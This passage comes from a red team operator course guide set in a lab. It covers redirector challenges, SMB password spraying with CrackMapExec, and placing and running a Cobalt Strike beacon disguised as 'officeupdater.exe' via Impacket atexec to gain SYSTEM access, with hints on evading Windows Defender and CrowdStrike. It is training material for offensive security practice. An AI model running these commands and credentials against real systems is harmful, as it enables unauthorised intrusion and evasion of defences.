


Figure 163 - Example of final rule in place for geo-location

Day 1: Challenges

1. Setup a HTTPS redirector that uses Python to receive and send all HTTP(S) request to CS teamserver. Post you code in discord for others to see how you were able to do this. Make sure to create a new VM in Azure and keep this separate from your day 1 HTTPS redirector.

2. Setup a SOCAT tunnel to allow all traffic to hit the HTTPS redirector. Create a new VM that will sit in from of the current HTTPS redirector from day 1.

3. Setup IP Route Tables to handle sending traffic. Do the same thing as you did with SOCAT but with IP Tables.

4. Using the same IP Table rules, create a SSH tunnel between the new redirector and the day 1 redirector and force all traffic over the SSH tunnel.

Infiltrating the Stronghold: An Attack Path Challenge

Welcome to the Advanced Red Team Operators course day 2! In this simulated lab environment hosted in AWS, we have developed an attack path for you to follow using Cobalt Strike to exploit all 4 hosts within the network. These labs are designed to provide you with practical experience in advanced red team operations and improve your understanding of different cybersecurity techniques. Each lab is designed to challenge you and test your skills, so make sure to follow the instructions carefully and ask for help if needed. Let's get started and see if you have what it takes to become an advanced red team operator!

As you start these labs, you should be aware that you will be going up against Windows Defender at first, which is a common defense system used by organizations to protect their networks. If you want a harder challenge, you can choose to go up against CrowdStrike/Sophos, which is an advanced endpoint protection system used by many modern organizations. To help you in this challenge, we have provided Terraform scripts at the start of the class to set up the lab environment for you. These scripts will ensure that you have all the necessary tools and configurations to carry out the attacks. You will also be provided with the necessary credentials to access the lab environment. Keep in mind that this lab is designed to be challenging, and you may encounter unexpected obstacles along the way. However, this is an excellent opportunity to test your skills and learn from your mistakes. So, let's dive in and see if you can complete the challenge!

The Challenge

You have been tasked with testing the security of a client's network as a red team member. The client has provided you with a list of usernames for their SMB service, which is the only host exposed to the internet. This is the starting point for the exercise, and your mission is to use this access to pivot into the internal network and try to gain access to other systems.

Once you have gained access to the SMB host, you must work alone, using all available attack techniques and tools to try and escalate privileges, move laterally within the network, and compromise sensitive systems or data.

The client wants to see how effective their security measures are in detecting and stopping an attack, and how much damage can be done if a malicious actor gains access to the network.

You will need to pivot from the SMB host into the internal network to complete the exercise. The client has not provided any further details on the network topology or available systems, so you will need to use your skills and knowledge to identify potential targets and exploit any vulnerabilities you find.

Lab 7: Cracking the Login – SMB Password Spraying

Before you start this lab, please note that to complete these challenges, you must have Cobalt Strike running with a redirector in front of it from day 1. A redirector is a vital component that allows you to route your C2 traffic through multiple servers, making it more difficult to trace. Cobalt Strike has built-in capabilities to set up a redirector, but if you want to use a custom setup, you are free to do so. However, please ensure that your redirector is set up correctly and is functioning correctly throughout the lab. If you need any assistance with setting up a redirector, we are here to help you.

System Configuration and Tools:

- Cobalt Strike team server running in docker on Cobalt Strike server
- Cobalt Strike client running on Windows Dev box and Attacker Kali
- CS Client on Windows Dev box

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122
- Attacker Linux – 10.10.0.229
- Cobalt Strike – IP Obtained from Azure

First let’s make sure we can see the SMB port open. For this lab I am going to use the Attacker Kali host to identify and attempt to compromise users over the SMB service. Running a **nmap** scan will show us if the port is open or not. Just as a note the IP address I am using in the labs will be different than the one you will be using. Your Terraform output will show you the IP address to use for the Client Application server. As shown in the following example is the nmap scan and output which tells us the server has SMB exposed to the internet:




Figure 164 - Example of nmap scanning for open port

With that information we do an additional scan for all other ports but find nothing else. We must go in through the SMB service to breach the target. To do this we will use the username list the client provided us and we will generate a password list ourselves. The client provided the following list of usernames for us to target:

Michael.Jackson
Samantha.Frost
Sheila.Williams
William.Jones
Annette.Harris
Brenda.Humphries
Beth.Dawson
Melissa.Bell
Richard.Kirk
ghatcher

Now we will need a tool to help us communicate with the SMB protocol. To make this easy on us and fun we will use a very common penetration testing tool called CrackMapExec or also known as CME. The following command will connect to the host over port 445:

- **crackmapexec smb 3.144.21.117**

After running the above command, you should get the following output:

Figure 165 - Example of client identification

We know the hostname is "**stig-clientapp**" and the domain name is "**stigs-corp.local**". This is needed information is we are going to password spray the SMB service. On the Linux host we can create a simple users file and pass that into the CME application which will handle testing each user with the password we provide. The following example shows the successful password guess for "**William.Jones**":

```
crackmapexec smb 3.144.21.117 -u users.txt -p Winter23 -d stigs-corp.local
    445    STIG-CLIENTAPP   [*] Windows 10.0 Build 17763 x64 (name:STIG-CLIENTAPP) (domain:stigs-corp
    445    STIG-CLIENTAPP   [-] stigs-corp.local\Michael.Jackson:Winter23 STATUS LOGON FAILURE
    445    STIG-CLIENTAPP   [-] stigs-corp.local\Samantha.Frost:Winter23 STATUS LOGON FAILURE
    445    STIG-CLIENTAPP   [-] stigs-corp.local\Sheila.Williams:Winter23 STATUS LOGON FAILURE
    445    STIG-CLIENTAPP   [+] stigs-corp.local\William.Jones:Winter23 (Pwn3d!)
```

Figure 166 - Example of CME password spraying

We could of taken this a step further and used a file to rotate out passwords and usernames until we guessed the correct username and password but in our case Winter23 was used here directly against all users in the list. Shown below is the

```
crackmapexec smb 3.144.21.117 -u "william.jones" -p Winter23
    445    STIG-CLIENTAPP   [*] Windows 10.0 Build 17763 x64 (name:STIG-CLIENTAPP)
    445    STIG-CLIENTAPP   [+] stigs-corp.local\william.jones:Winter23 (Pwn3d!)
```

Figure 167 - Example of password auth over CME

Now we have a user with local admin access, we need to get a payload onto the host. The best way to do this since we have 445 open and local admin is to use Impacket tooling. We will be using the SMBClient application which will allow us to target the **C$** drive which is basically the **C:** drive on the host "**STIGS-CLIENTAPP**". To do this you will need to upload your payload to the Attacker Linux host. To do this you will need to upload the file over Guacamole. I uploaded my payload to the **/tmp/** folder on the Attacker Linux box using the SSH for Root login in Guacamole:




Figure 168 - Example of Guacamole upload

Once uploaded we can “cd” into that directory and make sure the payload is there:




Figure 169 - Example of uploaded payload in tmp directory on Attacker Linux

Now we can use the SMBClient application to authenticate to the host and upload our payload to get a beacon:




Figure 170 - Example of listing shares

We can execute the command "**use C$"** which will tell the application to use the "**C:\"** directory as a starting point. Since we have local admin here this will work without issue. If you did not have the correct permissions, then you would not be able to connect. Now we can upload to any directory we want but in this we chose the temp dir under Windows. We can issue the following command to change directory into the temp folder:

- **Cd Windows\temp**

And then we can issue the command:

- **put officeupdater.exe**

Remember you will need to bypass Windows Defender for this to work. If your taking the harden challenges then you will need to bypass Crowdstrike for this file to upload.




Figure 171 - Example of beacon payload uploaded to C:\Windows\Temp

With a payload on the host, we will now need to execute. Since 445 is open we are free to use another Impacket tool. Since we do not have RPC available SMBExec or WMIExec will most likely fail. We can modify a service, or we

can use a scheduled task over 445. In this case we will be using ATExec to execute our payload. Execute the following command with your payload to attempt to gain a beacon:

- **python3 /opt/impacket/examples/atexec.py stigs-corp.local/william.jones:Winter23@3.144.21.117 "C:\Windows\temp\officeupdater.exe"**

If done correctly you should see similar output as listed below:

```
admin@ip-10-10-0-229:/tmp$ python3 /opt/impacket/examples/atexec.py stigs-corp.local/w
Impacket v0.10.1.dev1+20230223.202738.f4b848fa - Copyright 2022 Fortra

[!] This will work ONLY on Windows >= Vista
[*] Creating task \DULWMYqY
[*] Running task \DULWMYqY
[*] Deleting task \DULWMYqY
[*] Attempting to read ADMIN$\Temp\DULWMYqY.tmp
[*] Attempting to read ADMIN$\Temp\DULWMYqY.tmp
[*] Attempting to read ADMIN$\Temp\DULWMYqY.tmp
[*] Attempting to read ADMIN$\Temp\DULWMYqY.tmp
[*] Attempting to read ADMIN$\Temp\DULWMYqY.tmp
[*] Attempting to read ADMIN$\Temp\DULWMYqY.tmp
[*] Attempting to read ADMIN$\Temp\DULWMYqY.tmp
[*] Attempting to read ADMIN$\Temp\DULWMYqY.tmp
[*] Attempting to read ADMIN$\Temp\DULWMYqY.tmp
[*] Attempting to read ADMIN$\Temp\DULWMYqY.tmp
[*] Attempting to read ADMIN$\Temp\DULWMYqY.tmp
[*] Attempting to read ADMIN$\Temp\DULWMYqY.tmp
[*] Attempting to read ADMIN$\Temp\DULWMYqY.tmp
[*] Attempting to read ADMIN$\Temp\DULWMYqY.tmp
[*] Attempting to read ADMIN$\Temp\DULWMYqY.tmp
```

Figure 172 - Example of execution with Impacket ATExec

When executing with ATExec you will end up with a beacon running under the SYSTEM user as shown below:

MSUpdate	SYSTEM *	STIG-CLIENTAPP	officeupdater.exe

Figure 173 - Example of beacon running under SYSTEM user

Now we should have a running beacon on the "**STIGS-CLIENTAPP**" host.

Exercises

1. What other options could we have used to execute the beacon?
2. What else could we have to done to upload a file to the host? Is there a better way that to use Impacket tooling?
3. Is there a more preferred way to password spray SMB over 445? What can be done to make this stealthily?

Lab 8: Stigs Payroll Connect – The Client Application

This lab covers using the beacon established from the previous lab to search for a privilege escalation to another machine in the network. We will be exploring a custom-built application that is hosted on the Client Application server that handles payroll and connecting to a SQL server.

System Configuration and Tools:

- Cobalt Strike team server running in docker on Cobalt Strike server
- Cobalt Strike client running on Windows Dev box and Attacker Kali
- CS Client on Windows Dev box

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122
- Cobalt Strike – IP Obtained from Azure

Using your beacon that was established on the last lab we will start to search for possible ways to escalate privileges. Shown below is an example beacon running the on the "**STIG-CLIENTAPP**" host:

computer	note	process	pid	arch	last
STIG-CLIENTAPP		officeupdater.exe	1452	x64	303ms

Figure 174 - Example beacon running on client server.

We can use the Cobalt Strike file explorer to search for applications and files within the Cobalt Strike application. To do this at faster speeds especially for the lab environment we can set our beacons to sleep to 0 which will move them into interactive mode as shown below:




Figure 175 - Example of beacon being set to interactive mode

The Cobalt Strike client offers two ways to do this, we can do this in the terminal, or we can do this in the GUI. I prefer the visual way of looking at the files in the GUI, this seems to make it look cleaner and you miss less stuff when having the nice output. To use the file explorer, we must "**Right-Click**" on the beacon and go to **Explore -> File Browser**. The following example shows the option you will want to click on to reach the explorer:




Figure 176 - Example of how to get to file explorer

Once you clicked on the File Explorer you will be presented with a new tab within that beacon that allows you to explore files:




Figure 177 - Example of file explorer view

Now we can start exploring the filesystem by **double-clicking** on directories we want to load to see files. In this case we identified the program folder called "**Stigs Payroll Application**" as shown below:




Figure 178 - Example of interesting folder found in programs

Inside that folder we find a single application labeled "**PatrollConnect.exe**". This application seems interesting and most likely in-house built by the development team. With that being said we can download this application to see if we can reverse it or if it contains sensitive information.

